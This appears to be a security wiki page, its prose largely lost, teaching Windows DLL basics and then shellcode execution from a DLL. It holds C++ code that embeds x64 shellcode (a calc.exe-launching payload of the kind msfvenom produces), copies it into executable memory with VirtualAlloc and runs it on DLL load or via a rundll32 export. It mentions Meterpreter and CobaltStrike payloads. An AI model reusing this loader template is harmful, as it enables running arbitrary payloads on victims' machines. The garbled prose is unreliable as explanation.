


DLL



explorer.exe (10904) Properties				
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment				
Name	Base address	Size	Description	
iertutil.dll	0x7ffb71e20000	2.69 MB	Run time utility for Internet Ex...	
imagehlp.dll	0x7ffb7f330000	124 kB	Windows NT Image Helper	
imageres.dll	0xb270000	12 kB	Windows Image Resource	
imageres.dll	0xd620000	12 kB	Windows Image Resource	
imageres.dll.mun	0x141c0000	22.27 MB	Windows Image Resource	
imageres.dll.mun	0x36230000	22.27 MB	Windows Image Resource	
imapi2.dll	0x7ffb3d440000	540 kB	Image Mastering API v2	
imm32.dll	0x7ffb7f2f0000	196 kB	Multi-User Windows IMM32 AP...	
InputHost.dll	0x7ffb5f0c0000	2 MB	InputHost	
inputstat.dat	0x2f90000	8 kB		
InputSwitch.dll	0x7ffb538c0000	832 kB	Microsoft Windows Input Switc...	
InputSwitch.dll.mui	0xa720000	12 kB	Microsoft Windows Input Switc...	
IPHLPAPI.DLL	0x7ffb7c890000	180 kB	IP Helper API	
IrisService.dll	0x7ffb468d0000	868 kB		
kernel.appcore.dll	0x7ffb7cd80000	96 kB	AppModel API Host	
kernel32.dll	0x7ffb7fd70000	776 kB	Windows NT BASE API Client ...	
kernel32.dll.mui	0xdd70000	1 MB	Windows NT BASE API Client ...	
KernelBase.dll	0x7ffb7e3a0000	3.64 MB	Windows NT BASE API Client ...	
KernelBase.dll.mui	0x15f90000	1.29 MB	Windows NT BASE API Client ...	
LanguageOverlay...	0x7ffb6e640000	272 kB	Provides helper APIs for mana...	
LicenseManagerA...	0x7ffb62d60000	124 kB	"LicenseManagerApi.DYNLINK"	
linkinfo.dll	0x7ffb73c10000	52 kB	Windows Volume Tracking	
locale.nls	0x1310000	824 kB		
l_intl.nls	0xdb0000	12 kB		
l_intl.nls	0x10d0000	12 kB		
mfplat.dll	0x7ffb77490000	1.8 MB	Media Foundation Platform DLL	
Microsoft.UI.Xaml...	0x7ffb46f70000	6.04 MB	Microsoft.UI.Xaml.dll	

firefox.exe (7612) Properties			
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment			
Name	Base address	Size	Description
FWPUCINT.DLL	0x7ffb76480000	528 kB	FWP/IPsec User-Mode API
fwpuclnt.dll.mui	0x22b0fef0000	144 kB	FWP/IPsec User-Mode API
gdi32.dll	0x7ffb7fd40000	164 kB	GDI Client DLL
gdi32full.dll	0x7ffb7e020000	1.1 MB	GDI Client DLL
gpapi.dll	0x7ffb7d250000	152 kB	Group Policy Client API
iertutil.dll	0x7ffb71e20000	2.69 MB	Run time utility for Internet Ex...
imagehlp.dll	0x7ffb7f330000	124 kB	Windows NT Image Helper
imm32.dll	0x7ffb7f2f0000	196 kB	Multi-User Windows IMM32 AP...
inputstat.dat	0x22b173d0000	8 kB	
IPHLAPI.DLL	0x7ffb7c890000	180 kB	IP Helper API
iphlpapi.dll.mui	0x22b33b90000	4 kB	IP Helper API
kernel.appcore.dll	0x7ffb7cd80000	96 kB	AppModel API Host
kernel32.dll	0x7ffb7fd70000	776 kB	Windows NT BASE API Client ...
kernel32.dll.mui	0x22b0ef20000	1 MB	Windows NT BASE API Client ...
KernelBase.dll	0x7ffb7e3a0000	3.64 MB	Windows NT BASE API Client ...
KernelBase.dll.mui	0x22b32b00000	1.29 MB	Windows NT BASE API Client ...
ktmw32.dll	0x7ffb796e0000	44 kB	Windows KTM Win32 Client DLL
lgpllibs.dll	0x7ffb6e7a0000	52 kB	
linkinfo.dll	0x7ffb73c10000	52 kB	Windows Volume Tracking
locale.nls	0x22b0c4c0000	824 kB	
_intl.nls	0x22b0c340000	12 kB	
_intl.nls	0x22b0c3c0000	12 kB	
MMDevAPI.dll	0x7ffb73c60000	628 kB	MMDevice API
MMDevAPI.dll.mui	0x22b0fe90000	4 kB	MMDevice API
mozglue.dll	0x7ffb2d7c0000	736 kB	
msasn1.dll	0x7ffb7da10000	72 kB	ASN.1 Runtime APIs
mscms.dll	0x7ffb6a960000	752 kB	Microsoft Color Matching Syste...


Close

DLL Windows

DLL

C++ DLL DLL C# DLL C# DLL DLL C++ DLL

Visual Studio **Dynamic-Link Library**



DLL

```
#include "pch.h"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

DllMain DLL switch 4 **DllMain** extern __declspec(dllexport)

DLL Loaded! MessageBox() Export Function is invoked


```
#include "pch.h"
#include "windows.h"
#include "stdlib.h"

extern "C" __declspec(dllexport) void messagebox()
{
    MessageBoxA( NULL, "Export Function is invoked", "Export", MB_OK);
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA( NULL, "Loaded! ", "ATTACH", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

PE Bear

messagebox



DLL / **DLL** **Shellcode** **LoadLibrary** **DllMain** **Meterpreter** **CobaltStrike** **Shellcode**
DLL **Shellcode** **DllMain** **Shellcode** **Shellcode**

calc_export **calc_dllmain** **calc_export** **rundll32** **calc_dllmain** **DI**

```
#include "pch.h"
#include "windows.h"
#include "stdlib.h"

unsigned char shellcode[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
    0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
    0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
    0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
    0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
    0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
    0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
    0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
    0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
```

```

0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

```

```

extern "C" __declspec(dllexport) void calc_export()
{
    int length = sizeof(shellcode);
    void * exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    ((void(*)()) exec)();
}

```

```

void calc_dllmain()
{
    int length = sizeof(shellcode);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}

```

```

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {

```

```

case DLL_PROCESS_ATTACH:
    calc_dllmain();
    break;
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
    break;
}
return TRUE;
}

```

rundll32

calc_export

2

DllMain


Shellcode

Shellcode

```

D:\tooling\dlldcpp\x64\Release>rundll32 dlldcpp.dll,calc_export
D:\tooling\dlldcpp\x64\Release>

```



DLL


DLL LoadLibrary API

GetProcAddress

```
#include <iostream>
#include <windows.h>

typedef void (*calc_export)();

int main()
{
    HMODULE hModule = LoadLibraryA("D:\\tooling\\dllcpp\\x64\\Release\\dllcpp.dll");
    calc_export calc_ptr=(calc_export)GetProcAddress(hModule, "calc_export");
    calc_ptr();
}
```



DLLGetModuleHandle API **DLL**

```
#include <iostream>
#include <windows.h>

typedef int (WINAPI* MessageBoxAType)(
    HWND          hWnd,
    LPCSTR         lpText,
    LPCSTR         lpCaption,
    UINT          uType
);

int main()
{
```



```
HMODULE hModule = GetModuleHandleA("user32.dll");
if (hModule != NULL)
{
    MessageBoxAType msg_ptr = (MessageBoxAType)GetProcAddress(hModule, "MessageBoxA");
    if (msg_ptr != NULL)
    {
        msg_ptr(NULL, "Dler Security 2022", "Message", MB_OK);
    }
    else
    {
        std::cout << "Failed to locate the function." << std::endl;
    }
}
else
{
    std::cout << "Failed to load the DLL." << std::endl;
}
}
```

Revision #8

Created 21 June 2023 04:54:17 by

Updated 28 January 2024 05:09:03 by